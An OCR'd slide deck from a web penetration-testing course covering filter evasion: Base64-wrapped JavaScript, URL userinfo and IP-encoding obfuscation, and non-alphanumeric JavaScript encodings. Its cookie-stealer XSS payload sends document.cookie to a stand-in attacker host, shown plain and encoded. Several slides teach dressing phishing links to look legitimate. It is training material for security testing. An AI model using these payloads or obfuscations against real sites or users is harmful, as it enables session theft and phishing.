


Web Application Penetration Testing eXtreme

v2

/*<EVASION>*/

Section 01 | Module 02

Table of Contents

Introduction & Learning Objectives

We have seen how countermeasures against web application attacks can be implemented. Sometimes, they are not sufficient and can easily be circumvented.

There are two solutions: attack vector **optimization** and using **obfuscation techniques**. The last one has been used heavily in web attacks, in the last 10 years.

Introduction & Learning Objectives

Evading detection techniques is like playing "**cops and robbers**". Security researchers (the *robbers*), arrange a way to evade detection systems. They use the technique for a time, but then it becomes public. Next, the *cops* (the *defenders*) implement a solution to fix the vulnerabilities. Now it's time to produce a new technique for the *robbers*!

Learning Objectives

In this module, we will cover **Evasion techniques > Encoding + Obfuscation**.

2.1

Base64 Encoding Evasion

2.1 Base64 Encoding Evasion

We have seen in the filter section how detection systems implement a *Regex-based* system that searches for malicious strings.

Let's suppose that we want to evade a system that inspects JavaScript code for specific keywords like **`eval`**, **`alert`**, **`prompt`**, **`document.cookie`**, or other potential malicious strings.

2.1 Base64 Encoding Evasion

A possible way to escape these kinds of filters is by using **Base64 encoding**.

Let’s setup an evasion technique for a simple cookie stealer payload.

2.1.1 Cookie Stealer

To steal cookies, not marked as **`HttpOnly`** is relatively easy and we commonly use this JavaScript payload:

```
location.href = 'http://evilpath.com/?c='+escape(document.cookie)
```

As we mentioned before, a Regex-based filtering system may detect the **`document.cookie`** keyword and block the attack vector.

2.1.1 Cookie Stealer

Using Base64 encoding, we can hide **`document.cookie`** code translating the attack vector into:

```
eval(atob(bG9jYXRpb24uaHJlZiA9ICdodHRwOi8vZXZpbHBhdGgu
Y29tLz9jPScrZXNjYXBlKGRvY3VtZW50LmNvb2tpZSk=))
```

As you may have noticed, the **`eval`** function may be **blacklisted**; so, let's see some alternatives to this function.

2.1.1 Cookie Stealer

A possible way to parse a string as JavaScript is with the following statement:

```
[].constructor.constructor("code")()
```

```
atob("bG9jYXRpb24uaHJlZiA9ICdodHRwOi8vZXZpbHBhdGgu
Y29tLz9jPScrZXNjYXBlKGRvY3VtZW50LmNvb2tpZSk=")
```

2.1.1 Cookie Stealer

Other valid methods are:

- `setTimeout("code") #all browsers`
- `setInterval("code") #all browsers`
- `setImmediate("code") #IE 10+`
- `Function("code")() #all browsers`

2.2

URI Obfuscation Techniques

2.2 URI Obfuscation Techniques

URIs are fundamental elements of Internet communications. They provide a **U**niform (local and remote), **R**esource **I**dentifier and are central in the web navigation system.

Sometimes, to exploit a vulnerability, you may require a degree of social engineering, therefore, making URI obfuscation very useful. It can not only be handy in bypassing a filtered system, but also to shorten the vector to respect a length limit. Let’s check out some techniques to obfuscate URIs.


2.2.1 URL Shortening

URL shortening is a technique in which a URL may be shorter in length and still direct to the required page.

Basically, an HTTP Redirect (**`301 Moved Permanently`**) header is sent from the domain name that is short to the web page that has a long URL.

2.2.1 URL Shortening

Google URL Shortener



Paste your long URL here:

https://hack.me

http://goo.gl/DpJnCq

All goo.gl URLs and click analytics are public and can be accessed by anyone.

0 minute ago - details

https://hack.me/

Clicks for the past: two hours | day | week | month | all time

LONG URL	CREATED	SHORT URL		CLICKS
hack.me	0 minute ago	goo.gl/DpJnCq	Details	0

2.2.1 URL Shortening

This technique is suitable for messaging systems where character limits are imposed, such as Twitter's 140 chars maximum.

The downside is the abuse for illicit internet activities, such as phishing or spamming.

2.2.1 URL Shortening

Running your own URL shortener is simple and there are multiple services and libraries that allow you to start the service easily. For example:

yourls

Free and OpenSource

bitly

Payment service

2.2.1 URL Shortening

Since this technique has started to spread as an attack vector to send links to malicious resources, some service providers have implemented features in order to preview where the shortened links point to.

This is there in order to help users to understand whether the link is good or evil.

2.2.1 URL Shortening


Bitly.com Short Link Info

For example, bitly.com (bit.ly / j.mp) and managed enterprise sites such as amzn.to, on.fb.me, etc. just add a plus (**+**) after a short URL.

2.2.1.1 Bitly.com Short Link Info

The **+** *shows information about the link*

bitly.com/hack_me



https://bitly.com/hack_me+

Hack.me · The house of rising sandbox

https://hack.me/

Giuseppe
shortened Apr 15, 2014

0
clicks on your bitly link

36
total clicks on all 16 bitly links

0%
of clicks from your bitly link

bit.ly/hack_me

2.2.1.1 Bitly.com Short Link Info

Other shortening services implement their technique to show the "preview" or some information about the shortened link.

The table on the next slide shows some of the most common used services.

2.2.1.2 Other Services Short Link Info

Service	How to preview
Tinyurl.com	Preview SUBDOMAIN http://preview.tinyurl.com/ph7xh4m
Tiny.cc	Trailing TILDE http://tiny.cc/hack_me~

Other interesting services are analyzed here: http://security.thejoshmeister.com/2009/04/how-to-preview-shortened-urls-tinyurl.html

2.2.1.2 Other Services Short Link Info

There are also services that do not provide this feature, such as t.co used by Twitter. For this kind of service, online solutions like the following exist:


Toolsvoid

LongURL

http://t.co/

2.2.1.3 cURL Link Resolver

You can have the same result resolving the URLs '*manually*'. For example, using cURL and reading the response headers:



```
ohpe@kali:~$ curl -I goo.gl/DpJnCq
HTTP/1.1 301 Moved Permanently
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Fri, 01 Jan 1990 00:00:00 GMT
Date: Tue, 15 Apr 2014 11:05:16 GMT
Location: https://hack.me/
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Server: GSE
Alternate-Protocol: 80:quic
Transfer-Encoding: chunked
```

2.2.2 URL Hostname Obfuscation

We are "*used to*" viewing URLs in formats like the following:

https://hack.me/s/#n:xss

But **RFC 3986** tells us that the these are also valid URLs:

https://hack.me:443

https://_[this_is_valid]_@hack.me

http://tools.ietf.org/html/rfc3986#page-16

2.2.2.1 URL Authority Obfuscation

Starting from the URI structure, what we want to obfuscate is the **Authority** component of a URI:

```
  foo://example.com:8042/over/there?name=ferret#nose
  \_/   \______________/\_________/ \_________/ \__/
   |           |            |            |        |
scheme     authority       path        query   fragment
```

Image taken form RFC 3986

2.2.2.1 URL Authority Obfuscation

The Authority component is structured as follows:

```
[ userinfo "@" ] host [ ":" port ]
```

Other than the **`port`** subcomponent, we can play with the **`userinfo`** and **`host`**. Let's look at some examples.

2.2.2.1 URL Authority Obfuscation

Obfuscating with Userinfo

The `userinfo` subcomponent is used for **authentication**. If credentials are required to access a resource, they can be included here, and the login will be automatic:

```
http://username:password@www.I-want-login.com/protected_path
```

If the page requires **NO authentication**, the subcomponent text is **ignored** by both browser and server.

2.2.2.1 URL Authority Obfuscation

Obfuscating with Userinfo – Basic Example

So, if we know that the resource does not require authentication, then we could play with this URI subcomponent like the following:

```
https://www.google.com@hack.me/t/xss
```

hack.me does not implement this kind of authentication and will ignore the **`www.google.com`** part (*userinfo*).

https://hack.me/

2.2.2.1 URL Authority Obfuscation

Obfuscating with Userinfo –Example with Unicode

In the **`userinfo`** subcomponent, Unicode is allowed, therefore, it does not need other additional clarifications. See below:

```
https://✌(◕‿-)✌@hack.me
https://mail.google.com⁄mail⁄u⁄0⁄ʔpli=1＃inbox@hack.me
```

U+2044
FRACTION SLASH


U+0294
LATIN LETTER
GLOTTAL STOP

U+FF03
FULLWIDTH
NUMBER SIGN

2.2.2.1 URL Authority Obfuscation


Obfuscating with Userinfo

In contrast, not all browsers support this obfuscation technique. **Firefox** and **Opera** show alert messages like these:



You are about to log in to the site "hack.me" with the username "%E2%9C%8C(%E2%97%95%E2%80%BF-)%E2%9C%8C", but the website does not require authentication. This may be an attempt to trick you.

Is "hack.me" the site you want to visit?



Warning: Possible phishing site

The address for the website you're visiting contains a username or password. This may be a "phishing" website. Phishing websites are designed to trick you into disclosing personal or financial information, usually by creating a copy of a legitimate website, such as a bank's.

2.2.2.1 URL Authority Obfuscation

Obfuscating with Userinfo

By default, **Internet Explorer** versions (after patch 832894) do not support **userinfo** any longer (within URLs with schema **HTTP** or **HTTPS**).

Google Chrome and **Opera** allow this behavior **silently!**

2.2.2.1 URL Authority Obfuscation

Obfuscating with Host

Obfuscating the **`host`** subcomponent is part of old school hacking. There are multiple ways in which a common host name can be represented.

Internet names are translated to IP addresses. For example, **`google.com`** is translated to **`173.194.35.23`** via **Dot-decimal notation**. But there are also other ways to represent the same "*number*“, such as: **`Dword`**, **`Octal`**, **`Hexadecimal`**.

2.2.2.1 URL Authority Obfuscation

Obfuscating with Host: DWORD – google.com

DWord or **Double Word** is also known as **Integer IP**. Essentially, the IP address is translated in an equivalent 16bit number.

So, one of Google's IP address, **216.58.215.78**, can be translated to **3627734862** and it can be accessed using an internet browser as http://3627734862.

2.2.2.1 URL Authority Obfuscation

Obfuscating with Host: OCTAL – google.com

An IP address can also be represented in **Octal** form. The result is as follows: **http://0330.0072.0327.0116**

The IP address with each number is translated to **base 8**.

2.2.2.1 URL Authority Obfuscation

Obfuscating with Host: OCTAL – google.com

We can also "feed" each number by adding leading zeroes without break the original value as follows:

http://0000000330.0000000072.0000000327.000000116

This *extra* case, however, does not work in Internet Explorer.

2.2.2.1 URL Authority Obfuscation

Obfuscating with Host: HEXADECIMAL – google.com

Another representation is **Hexadecimal**. Resembling the previous technique, each IP number is converted to **Base 16**, and the result for the Google's IP is: **http://0xd83ad74e**

Each number can also be separated like this:
http://0xd8.0x3a.0xd7.0x4e

2.2.2.1 URL Authority Obfuscation

Obfuscating with Host: HEXADECIMAL – google.com

Even with Hexadecimal representation it is possible to add leading zeroes.

However, as in previous examples, it does not work Internet Explorer:

http://0x000000d8.0x0000003a.0x000000xd7.0x0000004e

2.2.2.1 URL Authority Obfuscation

Obfuscating with Host

These are the basic techniques; however, it is also possible to mix these and create a *hybrid*!

Let's see some examples.

2.2.2.1 URL Authority Obfuscation

Obfuscating with Host: HYBRID – google.com

The 173.194.35.23 IP address can be also represented as:

```
0xAD.194.35.23            0xAD.0302.35.23
0xAD.0xC2.35.23           0xAD.0302.0043.23
0xAD.0xC2.0x23.23         0xAD.0302.8983
0xAD.0xC2.0x23.0x17       0xAD.12722967
```

Legend: Hexadecimal ~ Octal ~ Dword ~ Decimal

2.2.2.1 URL Authority Obfuscation

Obfuscating with Host

If you want to play some with IP addresses, this online tool can be very useful:

http://www.silisoftware.com/tools/ipconverter.php

It converts IP addresses using the techniques we just discussed.

Java Obfuscation Techniques

2.3 JavaScript Obfuscation Techniques

In this chapter, we will analyze how to use the flexibility of JavaScript to obfuscate code.

We'll start with background information on different JavaScript encoding types and some examples. Then, we'll introduce techniques to compress code such as minifying and packing.

2.3.1 JavaScript Encoding – Non-Alphanumeric


Among the many ways of encoding JavaScript, there is an interesting technique you should know called **Non-alphanumeric** JavaScript Encoding.

This technique first appeared on the sla.ckers forum in late 2009 by Yosuke Hasegawa, a Japanese security researcher.

http://web.archive.org/web/20111128054051/http://sla.ckers.org/forum/read.php?2,15812,page=14

2.3.1 JavaScript Encoding – Non-Alphanumeric

Basically, Hasegawa showed a way to encode JavaScript code by using only non-alphanumeric characters. Take a look at the following code.


The page at sla.ckers.org says:

cool code

```
_=[]|[];$=_++;__=(_<<_);___=(_<<_)+
_;____=__+__;_____=__+___;$$=({}+""
)[_____]+({}+"")[_]+({}[$]+"")[_]+(
($!=$)+"")[___]+(($==$)+"")[$]+(($=
=$)+"")[_]+(($==$)+"")[__]+({}+"")[
_____]+(($==$)+"")[$]+({}+"")[_]+((
$==$)+"")[_];$$$=(($!=$)+"")[_]+(($
!=$)+"")[__]+(($==$)+"")[___]+(($==
$)+"")[_]+(($==$)+"")[$];$_$=({}+""
)[_____]+({}+"")[_]+({}+"")[_]+(($!
=$)+"")[__]+({}+"")[__+_____]+({}+"
")[_____]+({}+"")[_]+({}[$]+"")[__]
+(($==$)+"")[___];
($)[$$][$$]($$$+"('"+$_$+"')")();
```

2.3.1 JavaScript Encoding – Non-Alphanumeric

This "magic" is strongly related to the loosely typed nature of JavaScript! So, let’s start analyzing some interesting JavaScript behaviors.

NOTE: The explanation of this technique probably requires a dedicated module and could be boring if you are not interested in it. As a result, we will simply analyze some key concepts and put links in the references if you want to go in-depth.

2.3.1.1 String Casting

In JavaScript, you can cast a variable to String as follows:

```
"" + 1234 or 1234 + "" //returns "1234"
[] + 1234 or 1234 + [] //returns "1234"
```


Here is something a little bit complex:

```
x = "hello"
[1,"a",x] //returns [1, "a", "hello"]
[1,"a",x]+"" //returns "1,a,hello"
```

2.3.1.2 Booleans

Booleans

There are many ways to return a Boolean value using non-alphanumeric characters. Here are some examples:



2.3.1.2 Booleans

If you need to extract the **TRUE** and **FALSE** string, you can construct them combining our previous examples, as follows:

```
[!![]]+"" //returns "true"
[![]]+"" //returns "false"
```

2.3.1.3 Numbers

Numbers can also be "created”. For example, `0` can be created as follows:

```
+""          +[]         ![]+![]
-""          -[]         ![]+!{}
-+-+""       -+-+[]      ![]+!!""
```

2.3.1.3 Numbers

Remember, TRUE is 1 while False is 0; therefore, to generate the number 1, we can do TRUE+FALSE and 2 is TRUE+TRUE...

Number	Non-alphanumeric representations
0	`+[],` `+"",` `![]+![]`
1	`+!![],` `![]+!"",` `![]+!![],` `~[]*~[],` `++[[]][+[]]`
2	`!![]+!![],` `++[++[[]][+[]]][+[]]`
3	`!![]+!![]+!![]`
4	`!![]+!![]+!![]+!![],` `(!![]+!![])*(!![]+!![])`
5	`!![]+!![]+!![]+!![]+!![]`

2.3.1.4 String

After numbers, we need to know how to generate custom stings. As we have seen with Booleans, it is possible to extract the `TRUE` and `FALSE` strings but, what if we want to generate the `alert` string? We need to generate each character separately and then put them together.

Let’s look at an example.

2.3.1.4.1 Generate 'alert' String

To generate the required alpha characters, we need to use the string output of native JavaScript objects and extract the characters required.

For example:

```
_={}+[] //is "[object Object]"
[]/[]+"" //is "NaN"
!![]/![]+"" //is "Infinity"
```

2.3.1.4.1 Generate 'alert' String

So, to extract the alpha char **a** we use the **NaN** string and access the position **1**.

Remember, strings can be accessed like arrays:

```
([]/[]+"")[![]+!![]]  // "a"
```

"NaN" 1

2.3.1.4.1 Generate 'alert' String

The remaining alpha characters can be generated using the following messages:

l	`false`
e	`true` , `false` or `[object Object]`
r	`true`
t	`true` or `infinity`

2.3.1 JavaScript Encoding – Non-Alphanumeric


There are some interesting encodings based on this technique, JJencode and Aaencode. These are from Hasegawa and "*an esoteric and educational programming style*" called JSFuck.

Let's briefly see their main differences.

http://utf-8.jp/public/jjencode.html
http://utf-8.jp/public/aaencode.html
http://www.jsfuck.com/

2.3.1.5 JJencode

JJencode is the way by which Hasegawa encodes JavaScript code using only symbols. It uses a customizable global variable name and from that encodes the payload.




The page at utf-8.jp says:

Hello, JavaScript

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$]
,$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++
$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$
+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"
")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.
$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$
.$$_+$._$_+$.__+"(\\\"\\"+$.__$+$.__$+$.___+$.$$$_+(![]+"")[$._$_]+(![]+"")[$._$_]
